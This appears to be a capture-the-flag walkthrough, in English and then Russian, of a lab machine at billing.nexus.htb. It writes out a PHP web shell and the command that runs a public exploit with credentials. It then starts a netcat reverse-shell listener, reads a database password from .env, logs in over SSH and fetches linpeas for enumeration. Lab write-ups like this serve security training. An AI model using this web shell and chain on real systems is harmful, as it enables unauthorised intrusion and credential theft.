
We download the file with the exploit and check the data that needs to be passed to it

We create a PHP shell:
<?php system($_GET['cmd']); ?>

Launching the exploit:
python3 52629.py -t http://billing.nexus.htb -u '[email protected]' -p 'N27xh!!2ucY04' -f shell.php

Start the listener: nc -lvp 12345. Trigger the shell through the browser at the path returned by the exploit

We get a reverse shell in the terminal running nc:

We read .env from inside the system and find the second password: DB_PASSWORD=y27xb3ha!!74GbR
Log in via SSH:
ssh [email protected]

Итого: находим первый user-флаг!

Проверяем наличие wget:
Скачиваем файл linpeas.sh с официального репозитория на Github и открываем сервер для отправки файла на уязвимую машину:

Успешно получаем файл и запускаем linpeas.sh:

